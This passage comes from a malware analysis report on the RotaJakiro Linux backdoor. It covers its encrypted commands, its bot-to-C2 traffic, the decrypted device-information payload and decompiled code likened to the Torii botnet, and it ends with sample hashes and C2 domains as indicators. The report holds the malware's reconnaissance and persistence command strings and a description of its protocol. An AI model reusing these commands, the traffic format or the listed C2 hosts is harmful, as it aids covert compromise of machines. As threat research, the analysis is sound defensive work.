The `cat /etc/*release | uniq` command is the result of the following cipher text

```
"cat /etc/*release | uniq" cmd_ciphertxt
---------------------------
74 00 dd 79 e6 1e aa bb 99 81 7e ca d9 21 6b 81
6b d9 9d 14 45 73 6a 1c 61 cc 28 a3 0f 2b 41 5a
6b 33 8c 37 25 89 47 05 44 7e f0 6b 17 70 d8 ca
```

decrypted with the `new AES key and the parameters` in the following figure.

```
v3 = dec_proc((__int64)&cmd_ciphertxt, 48u, 32, newkey, (unsigned int)neykey_len)
```

Bot -> C2

When BOT receives C2's "report device information" command, it will send the following data to C2, and you can see that the value of the key part is still `ea 9a 1a 18 18 44 26 a0`.

```
00000052  8f 41 61 54 03 55 e2 1c  e3 77 43 63 63 62 63 7f   .AaT.U.. .wCccbc.
00000062  67 13 43 3b 67 ef 67 43  3f 63 63 63 63 8c e9 23   g.C;g.gC ?cccc..#
00000072  63 63 25 2b a5 44 05 05  e5 ab 64 e5 45 eb 65 eb   cc%+.D.. ..d.E.e.
00000082  44 ab 4b 65 a5 c5 64 cb  0b 05 cb 25 44 ab 4b eb   D.Ke..d. ...%D.K.
00000092  e5 44 7a 09 bf f0 6a fb  12 8d e7 a6 23 e0 b1 58   .Dz...j. ....#..X
000000A2  53 66 ea 9a 1a 18 18 44  26 a0                     Sf.....D &.
000000AC  6c 6c b7 8d 5a ae d4 c9  d9 7c 74 f4 1f 5e 20 76   ll..Z... .|t..^ v
000000BC  32 15 58 01 db 91 53 fe  7c e2 e6 20 46 b2 be 99   2.X...S. |.. F...
000000CC  9e 1d 0c c6 f1 15 c7 c1  f1 80 5f 0c 7b f8 2d 9a   ........ .._.{.-.
000000DC  8a 25 67 85 39 61 eb 9a  a8 ec 8a 30 20 bf 68 24   .%g.9a.. ...0 .h$
000000EC  a9 64 2d 9b 01 5b 24 c6  06 f5 f8 68 a2 df 5f 68   .d-..[$. ...h._h
000000FC  b2 b4 3b cb 2c 90 8e dd  6a 9a 8b 76 f3 4f 94 c3   ..;.,... j..v.O..
0000010C  e2 b3 82 e0 e2 c0 80 18  6a 50 4d 6e 5c 0e 9e 4b   ........ jPMn\..K
0000011C  a5 eb 3b d7 f7 98 63 92  95 20 96 63 0e 65 09 46   ..;...c. . .c.e.F
0000012C  c0 f0 46 2a 02 74 d3 09  9b 28 df 7f 53 dd 65 b4   ..F*.t.. .(..S.e.
0000013C  4a 00 2a 1a e9 05 36 61  01 79 f5 25 20 10 07 ef   J.*...6a .y.% ...
0000014C  99 a9 02 55 0e 0e f6 7b  81 a3 92 e9 98 24 ca ec   ...U...{ .....$..
0000015C  ad 6d a4 59 31 41 65 92  a8 3a 9c c7 df f2 83 60   .m.Y1Ae. .:.....`
0000016C  a2 7b 09 a8 bb 3c 69 49  ba c0 b3 93 d0 fe 36 e0   .{...<iI ......6.
0000017C  27 39 fe 4a d5 4e 51 f0  2e 6e 24 c4 ff d8 37 1e   '9.J.NQ. .n$...7.
0000018C  72 58 de cf 37 af 4f b6  10 25 6a b5 d1 9e da a6   rX..7.O. .%j.....
0000019C  5c 6f 41 ce bf 09 cd d1  74 fc f4 8c 89 6d 7e 37   \oA..... t....m~7
000001AC  49 e1 19 ac 1c 98 8f db  3d 42 46 56 6a 83 d2 73   I....... =BFVj..s
000001BC  91 e3 d7 b4 09 cf c3 34  a2 4f 31 3f 36 30 ff 12   .......4 .O1?60..
000001CC  83 00 b3 36 57 03 ed 74  9b 3e fc 98 16 86 cb ae   ...6W..t .>......
000001DC  8f cb c1 59 da 12 2e bd  ed 68 e1 98 e3 b1 05 c0   ...Y.... .h......
000001EC  52 62 b6 f3 91 2b a6 a7  a5 38 28 70 83 0b da f8   Rb...+.. .8(p....
000001FC  55 27 47 f0 a9 f4 83 59  97 00 1a 13 d2 6c 4d 4a   U'G....Y .....lMJ
0000020C  b3 28 05 5a 6a 71 3e a8  55 35 8e 69 5b 12 31 e3   .(.Zjq>. U5.i[.1.
0000021C  58 dd a0 5c 46 c8 f7 4a  c5 9b 8e 6c 88 9b 97 be   X..\F..J ...l....
0000022C  cf 7d e2 c1 9c 3d 29 95  97 f3 9f 7b d0 16 3d df   .}...=). ...{..=.
0000023C  78 ec ff 43 46 bf 2f f4  39 b3 e8 a3 b5 29 29 93   x..CF./. 9....)).
```

Payload

The decrypted key value is `4c cf cb db db 39 2a 1e`. After decrypting and decompressing the payload sent by Bot to C2, we get the following data, which is the various information of the device, including the information obtained by `cat /etc/*release | uniq` mentioned before, which verifies that our analysis is correct.

```
 ...D5B582BCAFD049D8716B74CB2245E6F4È ì..PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Ó....root....debian....uV2xvxnJWmVWmVDGOOzOyg==.áo`......../usr/lib/systemd/systemd-daemon%Øo`....3...lo : 00:00:00:00:00:00
ens33 : 00:0C:29:65:AC:06
J...lo : 127.0.0.1
ens33 : 192.168.139.129
lo : ::
ens33 : 0:0:fe80::20c:29ff
=$..L...model name      : Intel(R) Core(TM) i7-6700 CPU @ 3.40GHz
Memory : 1.94
Arch : 1
....
```

Relationship with the Torii Botnet

The Torii botnet was exposed by Avast on September 20, 2018, and we noticed that there are some the similarities between the twos,for example:

1: String similarity

After decrypting the sensitive resources of RotaJakiro & Torii, we found that they reuse a lot of the same commands.

```
1 : semanage fcontext -a -t bin_t '%s' && restorecon '%s'
2 : which semanage
3 : cat /etc/*release
4 : cat /etc/issue
5 : systemctl enable
6 : initctl start
...
```

2: Traffic similarity

In the process of constructing the flow, a large number of constants are used and the construction methods are very close.

```
1  char *__cdecl sub_8B99(__int16 a1)
2  {
3    char *v1; // ST2C_4
4
5    v1 = (char *)malloc(45u);
6    sub_CFF5((int)v1, 5);
7    v1[5] = sub_3C90();
8    v1[6] = sub_3D0C();
9    v1[7] = 0xA8u;
10   v1[8] = 0;
11   *(_WORD *)(v1 + 9) = a1;
12   *(_DWORD *)(v1 + 11) = 0;
13   v1[15] = sub_3CE2();
14   v1[16] = 0x99u;
15   *(_WORD *)(v1 + 17) = 0;
16   *(_WORD *)(v1 + 19) = (unsigned __int8)byte_19
17   *(_DWORD *)(v1 + 21) = 0;
18   v1[25] = sub_3CD0();
19   v1[26] = 0;
20   *(_DWORD *)(v1 + 27) = 0;
21   v1[31] = 0xA8u;
22   v1[32] = 0;
23   *(_DWORD *)(v1 + 33) = 0;
24   *(_DWORD *)(v1 + 37) = 0;
25   *(_DWORD *)(v1 + 41) = 0;
26   return v1;
27 }
```

Torii

```
1  char *sub_403810()
2  {
3    char *v0; // rbx
4    unsigned int v1; // eax
5    char *result; // rax
6
7    v0 = (char *)malloc(82uLL);
8    v1 = time(0LL);
9    srand(v1);
10   *v0 = rand();
11   *(_DWORD *)(v0 + 1) = 0x3B91011;
12   *(_DWORD *)(v0 + 5) = 0x4FB0CB1;
13   *(_WORD *)(v0 + 13) = 0;
14   *(_DWORD *)(v0 + 9) = 0;
15   v0[19] = 0xC2u;
16   *((_DWORD *)v0 + 5) = 0x1206420;
17   v0[24] = 0xE2u;
18   *(_DWORD *)(v0 + 25) = 0;
19   v0[29] = 0xC2u;
20   *(_DWORD *)(v0 + 30) = 0;
21   bzero(v0 + 34, 0x20uLL);
22   result = v0;
23   v0[66] = 0xC8u;
24   *(_WORD *)(v0 + 75) = 0xFF;
25   v0[77] = 9;
26   return result;
27 }
```

RotaJakiro

3: Functional similarity

From the perspective of reverse engineering, RotaJakiro & Torii share similar styles: the use of encryption algorithms to hide sensitive resources, the implementation of a rather old-school style of persistence,structured network traffic, etc.

We don’t exactly know the answer, but it seems that RotaJakiro and Torii have some connections.

The tip of the iceberg

While this concludes our analysis of RotaJakiro, the real work is far from over, and many questions remain unanswered: "How did RotaJakiro spread, and what was its purpose?" , "Does RotaJakiro have a specific target?”, We would love to know if the community has relevant leads.

Contact us

Readers are always welcomed to reach us on **twitter**, or email to **netlabat[at]360.cn**.

IOC

Sample MD5

```
1d45cd2c1283f927940c099b8fab593b
11ad1e9b74b144d564825d65d7fb37d6
5c0f375e92f551e8f2321b141c15c48f
64f6cfe44ba08b0babdd3904233c4857
```

C2

```
news.thaprior.net:443
blog.eduelects.com:443
cdn.mirror-codes.net:443
status.sublineover.net:443
```

IP

```
176.107.176.16 Ukraine|Kiev|Unknown 42331|PE_Freehost
```